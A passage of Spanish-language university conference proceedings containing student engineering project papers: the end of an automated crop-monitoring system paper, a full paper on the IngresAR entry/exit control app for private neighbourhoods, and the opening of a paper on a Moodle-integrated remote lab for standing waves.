Nuestro Dataset está alimentado por imágenes provistas por la web especialmente Google Image Search, por la página web ImageNet [12] y imágenes provistas por de nuestra huerta. Todo esto con el fin de tener variedad de imágenes y evitar modelos expertos, es decir poder identificar nuestras plantas en diferentes ambientes.

Para aplicar diferentes proporciones de agua, calor e iluminación para distintas plantas, la parametría se encuentra en el servidor Firebase que se consulta una vez identificada la planta con el programa de reconocimiento en el dispositivo. Ya recibidos estos parámetros, se procederá a configurar el dispositivo hasta identificar otra planta distinta a la misma.

Resultados

Los datos recolectados por los dispositivos de campo serán cargados en la base de datos de Firebase, identificados internamente por un identificador único de usuario y componente. Estos datos serán mostrados en una interfaz web accesible mediante dispositivos tanto de escritorio como móviles, en la cual se pondrá a disposición un tablero de control que muestre a detalle los niveles de iluminación, temperatura y humedad de la planta o plantas registradas por el usuario, además del nivel actual de batería del dispositivo, cantidad de agua disponible, estado de los sensores y actuadores, cámara, lámpara, notificaciones, estadísticas y un historial de los estados anteriores de la planta, con el objetivo de darle la información necesaria al usuario para saber cada cuanto tiempo debe intervenir para asegurarse un crecimiento

óptimo de sus cultivos. El resultado de los sensores será enviado periódicamente al servidor de manera configurable. En base al estado actual del cultivo, el dispositivo sabrá cuándo ejecutar ciertas funciones, como el riego de la planta o el ajuste de los niveles lumínicos usando la lámpara. También estará detallado el criterio actual en base al cual se ejecuten estos comandos, que variará de acuerdo con el estado actual y madurez de la planta.

Discusión

El presente desarrollo del Sistema de Cultivo Inteligente, permitió la realización de la aplicación del marco teórico descrito anteriormente. Sin embargo, en su etapa de desarrollo, el equipo de trabajo encontró que la aplicación directa, que postula el marco teórico, no es tan simple en su construcción. Este problema dio lugar en la etapa inicial de desarrollo del módulo inteligente del aplicativo, donde se detectó la dificultad de contar con dataset de plantas adecuadas para su utilización. El cual, es de carácter privado por su utilidad comercial. Esto llevó a reflexionar, sobre el dataset a utilizar para el entrenamiento de los sistemas inteligentes del aplicativo, postulando a decidir armar los dataset por parte del equipo de trabajo. Por ende, los resultados proporcionados en el momento de detección de identificación de la planta por parte de la aplicación cuentan con un porcentaje de certeza menor al 90%, debido al dataset empleado, ya que está construido por imágenes provistas por los buscadores web, que carecen de unicidad de imagen y tamaño. Por último, el equipo de trabajo concluyó que, para aumentar el porcentaje de certeza en la identificación del cultivo en base a su madurez, se trabaje con módulos inteligentes segregados por planta y madurez, dando deprecada la postulación inicial de trabajar con un módulo inteligente genérico.
Por el lado del hardware, dentro del dispositivo Raspberry Pi 3B+, existió un inconveniente sobre las lecturas de sensores analogicos ya que la raspi no cuenta con puertos analogicos. Para solucionar este problema, se adquirió un módulo que realiza la conversión a señales digitales.

Conclusión

Un sistema de irrigación y monitoreo automatizado es factible y efectivo en base a los costos iniciales contra los beneficios posibles en base a su uso para optimizar el uso de agua, disminución de tiempo perdido en mano de obra y reducción de pérdida de cultivos, lo cual se trasladaría a un aumento potencial de ganancias en la producción agrícola. El sistema proveerá retroalimentación de sus actividades, lo cual permitirá controlar el crecimiento de la planta e incrementará la eficiencia general del proceso.

También estamos contemplando maneras de mejorar nuestro producto a largo plazo. Como mejoras posibles del sistema existen:

- Adaptar el sistema para que sea compatible con un sistema de crecimiento por hidroponía, agregando una bomba que permita el recambio de agua del contenedor en el cual crecerá la planta, además de un sensor de pH para poder controlar que la planta crezca en

las condiciones ideales de acuerdo con su estado actual. Entre los beneficios de cultivos hidropónicos podemos mencionar la posibilidad de hacer crecer cultivos sin depender de la estación del año, reducción de agua necesaria para el cultivo, eliminación de la necesidad de usar tierra, incremento de velocidad de crecimiento del cultivo, y reducción de la necesidad de uso de pesticidas relacionados a pestes que crezcan en la tierra.

- Aumento de la cantidad de sensores y actuadores del sistema, con el objetivo de poder manejar una mayor cantidad de cultivos usando un solo dispositivo. Se podría mejorar el sistema actual mediante el uso de módulos de expansión que sean conectados al dispositivo, el cual podrá manejarlos luego de una actualización de firmware.
- Aumento de cultivos posibles a manejar. Mediante actualizaciones periódicas del sistema, se actualizará el módulo de Inteligencia Artificial que reconoce los cultivos y su madurez, lo cual permitirá incrementar la exactitud y tipos de plantas reconocibles por el dispositivo.
- Modificación del sistema para procesos a nivel industrial. Existe un reciente cambio de paradigma de sistemas PLC a procesos industriales basados en IoT (Industrial Internet of Things). Utilizando sensores y actuadores más precisos y con mayor cobertura, y diseñando tableros de control más exhaustivos, se puede adaptar el sistema actual para que sea compatible con los procesos industriales actuales.

Referencias

[1] Nutrition Plate Unveiled, Replacing Food Pyramid. The New York Times. 2 de junio de 2011.

[2] Miller GT (2004), Sustaining the Earth, 6th edition. Thompson Learning, Inc. Pacific Grove, California. Chapter 9, Pages 211-216.

[3] Universidad Internacional de Valencia, Que es GSM y cómo funciona. Recuperado de https://www.universidadviu.com/

[4] Vivir mejor conectado, GPRS. Recuperado de http://personas.entel.cl/

[5] Por qué Tensorflow. Recuperado de https://www.tensorflow.org/about

[6] Redes neuronales convolucionales. Recuperado de http://numerentur.org/convolucionales/

[7] Libro Vivo de Ciencia de Datos. Recuperado de https://librovivodecienciadedatos.ai/

[8] Introducing TensorFlow.js: Machine Learning in Javascript. Recuperado de https://medium.com/tensorflow/

[9] Ejecutar TensorFlow distribuido en Compute Engine. Recuperado de https://cloud.google.com/solutions/

[10] ConvNetJS: Deep Learning in your browser. Recuperado de https://cs.stanford.edu/

[11] TensorFlow Hub. Recuperado de https://tfhub.dev/

[12] ImageNet. Recuperado de http://www.image-net.org/

IngresAR : Sistema Inteligente de control de ingresos y egresos a establecimientos privados

Sbriglio Franco – Corvalan Matías – Silveyra Gastón
Universidad Tecnológica Nacional - Facultad Regional Mendoza

Resumen

En este artículo se presenta el proyecto final de carrera de Ingeniería en Sistemas de Información: una solución en base a la necesidad detectada en ciertos establecimientos privados de la provincia de Mendoza, en donde se ha encontrado la carencia de información confiable relacionada a los ingresos y egresos de individuos que se encuentran dentro de barrios privados. La solución propuesta permite a los guardias, administradores y propietarios tener un control más estricto y veloz de las actividades que realizan diariamente mediante un sistema inteligente que proporciona información sobre ellas. El sistema cuenta con una aplicación móvil que permite a los usuarios llevar a cabo las actividades de manera segura y confiable, dejando un registro de ellas. La información se almacena de forma centralizada, en una única base de datos. Esto permite crear una red de información que puede ser utilizada por todos los establecimientos que posean dicho sistema. Es por eso que el modelo de negocio es utilizable en todo establecimiento privado e instituciones públicas en donde sea necesario dejar constancia de los ingresos y egresos, así como también del método utilizado para ingresar. De esta forma el sistema desarrollado logra dar solución a los problemas habituales como, por ejemplo: obtener el registro de las personas dentro del establecimiento, para así determinar el responsable de un incidente. Además, limita el acceso a la información de acuerdo con los roles, protegiendo los datos y brindando una mayor seguridad de los mismos.

Abstract

This article presents the final project of Engineering in Information Systems: a solution based on the need detected in some private establishments in the province of Mendoza where there is a lack of information related to the entrance and the exit of individuals who are within private housing estates. The suggested solution allows the guards, administrators and owners to have a stricter and faster control of the daily activities through an intelligent system that provides information about them. The system has a mobile application which allows users to carry out activities safely and reliably, leaving a record of them. The information is stored centrally, in a single database, which allows the creation of an information network to be used by all the establishments that have the aforementioned system. This is why the business model is applicable to any private or/and public institution where it is necessary to register all entrance and exit movements as well as the method used to enter the area. It can then solve habitual problems such as identifying and registering people coming into an area in case of needing to determine responsibility for an incident. Furthermore, the system can limit people's access to information by setting different roles, which allows information to be kept safely in secret.

Palabras Clave

Sistema de ingreso/egreso, seguridad de acceso, sistema preventivo, accesos controlado, reservas de espacios comunes, creación de eventos, gestión de empleados, gestión de invitados, acceso seguro, botón de pánico.

Introducción

IngresAR surge a partir de la detección de diversas necesidades en la provincia de Mendoza, como puede verse en la Figura 1: Formas de registro de ingreso y egreso de personas: a partir de un relevamiento realizado se detecta que solamente el 13% de los establecimientos privados registran los datos mediante un software. El proyecto se ve motivado por el fenómeno de urbanización instaurado en la provincia, lo que la coloca en segundo lugar a nivel nacional. En la última década se ha construido el 60% de los barrios privados, y su crecimiento no se ha detenido.




Figura 1: Forma de registro de ingreso y egreso de personas

En base a las normas de seguridad de cada establecimiento, es necesaria la utilización de grandes volúmenes de información, los cuales deben ser precisos con el fin de garantizar la seguridad de las personas.
A partir de las necesidades detectadas, se busca lograr que los propietarios, visitas, administradores, y empleados tengan acceso a la información en tiempo real, permitiendo el accionar por medio de dispositivos móviles. Además, se busca que el sistema sea capaz de establecer un marco de trabajo aplicable al negocio, con la finalidad de agilizar los procesos utilizando de forma adecuada los recursos. De esta forma se permite la reutilización de la información, agilizando las tareas cotidianas.

Elementos de trabajo y metodología

Para la presente problemática se ha elaborado una propuesta de diseño de una aplicación móvil, la cual incluye tecnologías para el desarrollo de aplicaciones en smartphones y tablets. Se proporciona compatibilidad para el sistema operativo que el usuario requiera. El desarrollo de este sistema se realiza a través de un framework para dispositivos móviles (Ionic 4), haciendo uso de las diversas tecnologías disponibles en este momento. Este framework es de código abierto, el cual permite crear aplicaciones para dispositivos con sistemas operativos IOS, Android y BlackBerry 10. Como muestra la Figura 2: Menú principal, se puede visualizar en vivo el desarrollo de la aplicación para los sistemas operativos deseados.




Figura 2 Menú principal (IOS, Android)

Las tecnologías seleccionadas permiten la implementación de un servidor central que pueda conectarse mediante algún medio de conexión entre sistemas (Web Service / API) a las bases de datos con el objetivo de la obtención de datos de las personas que

ingresen a cualquier establecimiento que posea el software, siempre manteniendo la integridad, protección y seguridad de estos datos. Se proporciona una interfaz amigable al usuario, moderna y fácil de usar en cualquiera de los dispositivos anteriormente mencionados, mediante la realización de diferentes técnicas de experiencia de usuario (UX). Las herramientas con las que se pueden cumplir estos requerimientos se mencionan a continuación.

Las tecnologías principales utilizadas para el desarrollo de la aplicación son:

- Visual Studio Code [1] con Ionic 5 [2] , Node JS [3] y Jhipster [4] como ambiente de desarrollo integrado.
- Git [5], gestor de configuración de versionado del código.
- MongoDB [6] Sistema de gestión de bases de datos no relacional.
- Angular 7 [7], CSS3 [8] y HTML [9] como lenguajes de desarrollo cliente.
- Google Drive [10], como repositorio de documentos en la nube.
- Trello [11] es un gestor de proyectos ágiles que permite hacer un seguimiento completo de todo el ciclo de desarrollo de este, y que está alojado en la nube y se puede trabajar de forma colaborativa.
- Microsoft Project software [12] para elaborar diagramas de Gantt..

Las funcionalidades más importantes de la aplicación se mencionan a continuación:




Figura 3: Caso de usos más relevantes

El usuario puede:

- Registrar ingreso**:** permite a los guardias realizar los registros de las personas que ingresen al establecimiento, completando los datos requeridos de cada uno según el tipo de persona que sea.
- Registrar egreso: permite a los guardias registrar las salidas de las personas que hayan ingresado a través de su DNI.
- Restringir ingreso: permite a los guardias gestionar reportes a personas que en un futuro van a tener prohibida la entrada al establecimiento.
- Generar reporte de ingreso/egreso**:** permite generar informes sobre las personas que han ingresado y egresado del establecimiento.
- Generar reportes de personas dentro del establecimiento: permite generar informes sobre las personas que se encuentran dentro del establecimiento en un momento determinado.
- ABM autorizar ingresos: permite generar autorizaciones de ingresos al establecimiento a visitas en un lapso

determinado mediante la generación de un código QR.

Como se puede observar en la Figura 4: menú principal, el usuario se encuentra con las funciones más representativas del sistema, para que su acceso sea lo más rápido posible. Para acceder a las demás funciones, el mismo debe acceder al menú, el cual se encuentra en la esquina superior. De esta forma se garantiza que el usuario pueda acceder a la función deseada en menos de 3 pulsaciones.



Figura 4: menú principal




Figura 5: porción de diagrama de clases, que incluye las clases más relevantes

El diagrama anterior muestra la interacción entre los principales objetos o entidades de negocio que se van a manejar en el sistema.

Metodología de desarrollo elegida:

La complejidad del proyecto requiere una comprensión amplia del negocio y de los requisitos, los cuales no cambian a lo largo del proyecto, con el fin del definirlos en su totalidad. Es por eso que se ha implementado la metodología tradicional (proceso unificado). En la Figura 6 se observan las actividades que componen esta metodología. La misma ha sido creada con un conjunto de elementos organizados de forma secuencial.La metodología divide el proceso en cuatro fases**,** dentro de las cuales se realizan pocas pero grandes y formales iteraciones en número variable según el proyecto. Durante las primeras iteraciones (en la fase de inicio y elaboración) se enfocan hacia la comprensión del problema y la tecnología, la delimitación del ámbito del proyecto, la eliminación de riesgos críticos, y el establecimiento de una línea base de la arquitectura.
A lo largo de la fase de construcción se lleva a cabo la construcción del producto por medio de una serie de iteraciones.
Por cada iteración se seleccionan casos de uso y se profundiza su análisis y diseño, para proceder a su implementación y prueba.
Se realizan iteraciones hasta finalizar la implementación de la nueva versión del producto.

En la fase de transición se pretende garantizar una entrega funcional para el usuario final.

TRADICIONAL



Figura 6: metodología tradicional

El proceso unificado emplea artefactos para cada una de las fases:

1. **Inicio**: documento de visión, diagrama de caso de uso, especificación de requisitos, diagrama de requisitos. En la Figura 3: casos de uso más relevantes, se puede observar una porción del diagrama de casos de uso, la cual representa los casos de usos más relevantes.
2. **Elaboración**: documento de arquitectura que trabaja con las vistas lógicas, de implementación conceptual, física, diseño y desarrollo de casos de uso, flujos de casos de uso arquitectónicos y pruebas de los casos de uso desarrollados.
   En la Figura 5: porción de diagrama de clases, que incluye las clases más relevantes, se observa una porción de diagrama de clases correspondiente a la visión simplificada del diagrama de clases a utilizar.
3. **Construcción**: especificación de requisitos faltantes; diseño y desarrollo de casos de uso y/o flujos de acuerdo con la planeación iterativa; pruebas de los casos de uso desarrollados, y las pruebas de regresión según sea el caso.
4. **Transición**: pruebas finales de aceptación, puesta en producción y estabilización.

Discusión:

Para que el sistema sea exitoso, debe ser fácil de usar y, además, colaborar con la información necesaria para evacuar dudas.

Se pretende cambiar la experiencia de los establecimientos privados que requieran de seguridad sin desperdicio de tiempo y facilidad para dar respuesta a las necesidades cotidianas.
Además, se busca reducir el uso del papel utilizado con sistemas tradicionales y los posibles fraudes. El sistema logra empatizar con los usuarios, dándole una mejor calidad de vida.

Resultados

Lo que se obtiene es alcanzar una mejora en el control tanto de los ingresos como egresos de las personas a establecimientos privados, obteniendo una mayor eficiencia y eficacia de los datos que ya están registrados, y una mejor administración de las áreas comunes dentro del establecimiento.
También se obtiene una reducción de costo en materiales de insumos como el papel, tinta, sellos, tóner y útiles.

Beneficios institucionales

Se obtiene una mejor administración de los datos personales, brindando mayor privacidad y evitando identidades fraudulentas. En cuanto a su implementación se logra:

- A corto plazo, reducir el uso del papel en un 90%a la hora de registrar el ingreso/egreso de una persona.
- A mediano plazo, se espera la disminución de los tiempos del procesamiento de ingreso como de egreso.
- A largo plazo, se espera tener toda la información centralizada, mejorar la administración del establecimiento y mejorar la comunicación entre los diferentes usuarios.

Conclusiones:

Se cree que los resultados de este proyecto han sido altamente satisfactorios, debido a que se logró una aplicación funcional que brinda un soporte

para la administración y registro de establecimientos privados e instituciones públicas.
Al usar tecnologías populares y en constante desarrollo en el mundo de la programación, la comunidad hace aportes permanentes sobre problemáticas existentes y cómo solucionarlas. Esto ha sido muy importante a la hora de desarrollar el
sistema, dado que disminuye los tiempos para solucionar un problema.

Agradecimientos

Los integrantes de este grupo agradecen al cuerpo docente de la cátedra de Proyecto Final (UTN – FRM) por haber brindado su apoyo y comprensión a todas las dudas que fueron surgiendo a lo largo de la realización de este proyecto.

Referencias

[1] Microsoft, «Visual studio Code,» 2019. [En línea]. Available: https://code.visualstudio.com/.

[2] Ionic, «Ionic,» Ionic, 2019. [En línea]. Available: https://ionicframework.com/.

[3] N. Foundation, «nodejs,» Node.js Foundation, 2019. [En línea]. Available: https://nodejs.org/es/.

[4] JHipster, «JHipster,» JHipster, 2019. [En línea]. Available: https://www.jhipster.tech/.

[5] S. F. Conservancy, «GIT,» Software Freedom Conservancy, 2019. [En línea]. Available: https://git-scm.com/.

[6] I. MongoDB, «MongoDB,» MongoDB, Inc., 2019. [En línea]. Available: https://www.mongodb.com/.

[7] Google, «Angular,» Google, 2019. [En línea]. Available: https://angular.io/.

[8] W. W. W. C. (W3C), «CSS3,» World Wide Web Consortium (W3C), 2019. [En línea]. Available: https://drafts.csswg.org/.

[9] W. W. W. C. (W3C), «HTML5,» World Wide Web Consortium (W3C), 2019. [En línea]. Available: https://www.w3.org/TR/html5/.

[10] Google, «Drive,» Google , 2019. [En línea]. Available: https://drive.google.com.

[11] Atlassian, «Trello,» Atlassian, 2019. [En línea]. Available: https://trello.com/.

[12] Microsoft, «Microsoft Project,» Microsoft , 2019. [En línea]. Available: https://products.office.com/es-ar/project/project-and-portfolio-management-software.

Laboratorio Remoto para la Enseñanza de Ondas Estacionarias

Sergio Diaz Leguizamón
Universidad Nacional Arturo Jauretche
sergiodiazleguizamon@gmail.com

Resumen

El presente artículo muestra el proceso de creación y puesta en marcha de un laboratorio remoto,que fue desarrollado como proyecto final por los estudiantes de ingeniería informática de la Universidad Nacional Arturo Jauretche como colaboración con la cátedra de física de la Universidad de Buenos Aires

El estudiante hizo uso de la herramienta de gestión de aprendizaje Moodle para poder administrar el acceso al instrumental físico y del software Easy JavaScript Simulations para poder acceder a los ficheros HTML y JavaScript que permiten interactuar con el laboratorio y la transmisión en vivo de la información que genera.

Con este proyecto se busca construir herramientas didácticas que permitan la interacción de los estudiantes con ciertos fenómenos que deben estudiar desde cualquier lugar y en cualquier momento.

Introducción

El contenido interactivo puede tener impacto positivo en el proceso de aprendizaje de los estudiantes y su actitud respecto al mismo[1]. Los sistemas de gestión de aprendizaje y laboratorios remotos se han popularizado como consecuencia de ésto [2]. Basar los laboratorios en el Internet permite ilustrar fenómenos que serían muy costosos o complicados de replicar para el estudiante en un ámbito doméstico .

Los laboratorios basados en Internet se pueden separar en dos categorías:

1. Laboratorios remotos usan equipo real para realizar el experimento y son operados a distancia

2. Laboratorios virtuales que ofrecen simulaciones de los fenómenos a explorar, generalmente con algún grado de interactividad

En este trabajo se implementó un laboratorio remoto haciendo uso del equipamiento provisto por el Departamento de Física de la Facultad de Ciencias Exactas y Naturales de la UBA para analizar el fenómeno de las ondas estacionarias. Mediante un servidor de Video y una interfaz de aplicación programable se realizan las interacciones con el instrumental y la transmisión del experimento en vivo.

Se busca integrar la aplicación al sistema Moodle del Departamento de Física , lo que permite el acceso a la misma mediante la reserva de turnos para evitar la superposición de usuarios

En el marco de su Práctica Profesional Supervisada (PPS), Sergio Diaz Leguizamón encargó del diseño e implementación de la interfaz de usuario del laboratorio remoto y su integración al sistema de gestión de contenidos.

Esta PPS se realizó con el objetivo de optar por el título de Ingeniero en Informática otorgado por la UNAJ

Descripción del experimento

El experimento a implementar consiste en observar ondas estacionarias en una cuerda tensa y modificar los parámetros de la onda para poder analizar los mismos.

Una onda estacionaria que se propaga sobre una cuerda (ver **Figura 1**) es aquella que resulta de la superposición de ondas armónicas que se propagan en sentidos opuestos por una cuerda en la que ambos extremos están fijos**.** En una onda estacionaria, ciertos puntos permanecen inmóviles en su oscilación. Estos puntos se denominan nodos. La amplitud de la oscilación en cada punto depende de la posición. La frecuencia es igual para todos y coincide en las ondas que interfieren. Además de los nodos estacionarios ,la onda posee antinodos que son los puntos que tienen una amplitud de vibración máxima. La distancia que separa dos nodos o dos antinodos es media longitud de onda.




Figura 1. Onda estacionaria

Para poder visualizar las ondas estacionarias,se hace vibrar una cuerda fija en los extremos en una frecuencia predefinida. Los extremos siempre son nodos de ésta manera y se pueden formar nodos en otros puntos de la cuerda según la frecuencia.

El nodo se produce cuando sen $((2\pi/\lambda)x)=0$ donde λ es el valor de la longitud de onda y x la posición sobre la cuerda.

Un arreglo instrumental (ver **Figura 2**) que se podría utilizar en un laboratorio tradicional sería una cuerda que confinará la onda ,un vibrador mecánico modelo 'Pasco SF-9324' que generará la oscilación después de recibir la forma de onda definida por el generador de funciones modelo 'Tektronix CGF 253' que definiría parámetros como la amplitud y frecuencia de la onda y un peso que sostendría la cuerda para modificar su tensión. Los investigadores de la UBA reemplazaron el generador de funciones con una computadora para permitir la generador de funciones de manera remota y establecer límites para los parámetros de amplitud y frecuencia de las funciones generadas y enviar la forma de onda al vibrador mecánico.




Figura 2. Instrumental tradicional

Transmisión de video del experimento

Se requiere ver el experimento realizado para poder comprobar empíricamente los fenómenos estudiados,en este caso ,las ondas estacionarias.

Con el fin de transmitir el video se utiliza una placa única 'StemLab' unida a una cámara web con el software 'Motion'[3]. Este software de código abierto monitorea señales de video y soporta varios tipos de cámara lo que permite el reemplazo de la cámara en caso de alguna eventualidad en el futuro.

Motion permite la creación de servidores de video, la transmisión es el formato motion JPEG. El software Motion se encuentra disponible en los sistemas operativos Debian,Ubuntu y Raspbian[4][5]. En el archivo de configuración ubicado en la carpeta de instalación del software se puede alterar la cantidad de fotogramas por segundo y la calidad de imagen en caso de ser necesario para reducir la latencia en la transmisión.

La transmisión de video se puede añadir al fichero html colocando un enlace al servidor de video en un elemento de imagen.

Comunicación con el instrumental físico

Para poder poder controlar el instrumental de manera remota es necesario poder enviarle comandos,ya sea de captura de imágenes o de cambio de parámetros al programa generador de funciones alojado en en la computadora. Se usa una interfaz de programación de aplicación con transferencia de estado representacional. Utilizar esta interfaz solo requiere el uso de peticiones HTTP.(ver **Figura 3**)




Figura 3.Comunicación cliente/servidor

Es un protocolo cliente /servidor sin estado lo que permite que ninguno de los actores deba ponerse de acuerdo en un estado para poder comunicarse entre sí. Los objetos se manipula a partir de identificadores únicos de recursos. Disponer de este identificador permite el acceso a la información y proveer el acceso a terceros .

Utilizar este protocolo permite la separación entre cliente y servidor, dando la posibilidad de desarrollar la interfaz de usuario de manera independiente. Ésto hace que sea independiente de la plataforma y lenguaje de desarrollo,pudiéndose adaptar a las herramientas en uso.

Mediante las peticiones HTTP se pueden crear o actualizar datos con el método PUT, consultar datos existentes con el método GET y borrar datos con el método DELETE.

Haciendo uso de la librería jQuery del lenguaje JavaScript[6] se realizan las peticiones, necesitando el identificador de recursos con su método AJAX,con los siguientes parámetros:

1. url:el identificador del servidor a contactar
2. type:tipo de la petición .Los tipos de peticiones son GET,POST y DELETE. El tipo por defecto es GET.
3. data :datos al servidor
4. success: la función que se ejecuta si la petición obtiene una respuesta exitosa
5. error:la función a ejecutar en caso de no obtener una respuesta

El servidor responde con los datos de los resultados sin procesar

Integración a un sistema de gestión de contenidos

Un sistema de gestión de contenidos[7] es un programa informático que proporciona un entorno de trabajo para la creación y administración de contenidos , principalmente en páginas web , por parte de los administradores del mismo.

Dentro del ámbito educativo, el más utilizado es 'Moodle'[8]. Su popularidad se basa en la comunidad formada alrededor del mismo por sus distribución libre y estar enfocado a tareas educativas cómo la administración de cursos.

El Departamento de Física cuenta con un sistema Moodle.[9]

Este sistema posee varias capacidades relevantes al proyecto como la posibilidad de disponer recursos relacionados al experimento como la explicación teórica del mismo.

La aceptación de Moodle en la comunidad atrae a desarrolladores que crean plugins que dan nuevas funciones al sistema.

Con el fin de gestionar el laboratorio remoto se utilizaron los siguientes plugins

1. EJSApp[10]:permite embeber cualquier aplicación creada Utilizando EJS en un curso de Moodle. La herramienta EJS se usa en la interfaz de usuario del experimento
2. Remlab Manager[11]:permite gestionar los laboratorios remotos que pueden ser accedidos usando las aplicaciones creadas con EJS que fueron añadidas al curso con el módulo EJSApp
3. EJSApp booking system[12]:permite al módulo EJSApp organizar y controlar el acceso a los recursos físicos utilizados por los laboratorios remotos mediante un sistema de reservas para evitar la superposición de usuarios.

Sistema de reservas

Al ingresar como usuario registrado al curso en Moodle,para acceder al laboratorio remoto se debe realizar una reserva (**figuras 4 y 5)**



Figura 4.Selección de día de reserva




Figura 5.Selección de hora de reserva

Las franjas horarias de las reservas pueden ser configuradas desde el módulo EJSApp booking system. Una vez seleccionados el día y la hora el usuario podrá acceder al experimento en ese momento. Ningún otro

usuario podrá acceder al mismo hasta que termine el tiempo de reserva. En caso de querer cancelar su reserva,el usuario deberá acceder al apartado de reservas en el módulo EJSApp booking system(ver **figura 6**)




Figura 6.Apartado de reservas

Almacenaje de datos

Para permitir la visualización de las acciones anteriores de cada usuario es necesario almacenar datos que representen las misma. La acción viene definida por el acto de realizar una captura a la transmisión de video del experimento.

Los datos se representan mediante una tabla en una base de datos en lenguaje MySql.

La estructura de la tabla es la siguiente:

1. id:identificador único de cada acción
2. dni:dni del usuario que realiza la acción
3. freq:el parámetro de frecuencia en la onda en el momento de la acción
4. amp:el parámetro de amplitud en la onda en el momento de la captura.
5. Img:la captura de la transmisión de video codificada como un secuencia de caracteres base 64

   Una vez creada la tabla en la base de datos ,se interactúa con ella mediante scripts en lenguaje PHP cuyo propósito es insertar nuevas entradas en la base de datos realizar búsqueda de las mismas haciendo éstos en rol de interfaz de aplicación programable. Cuando el usuario interactúe con la base de datos se realizan consultas con el método AJAX mencionado anteriormente

Interfaz de usuario

La interfaz de usuario debe brindar la posibilidad de ver la transmisión en vivo,interactuar con la misma y tener un historial de sus acciones.

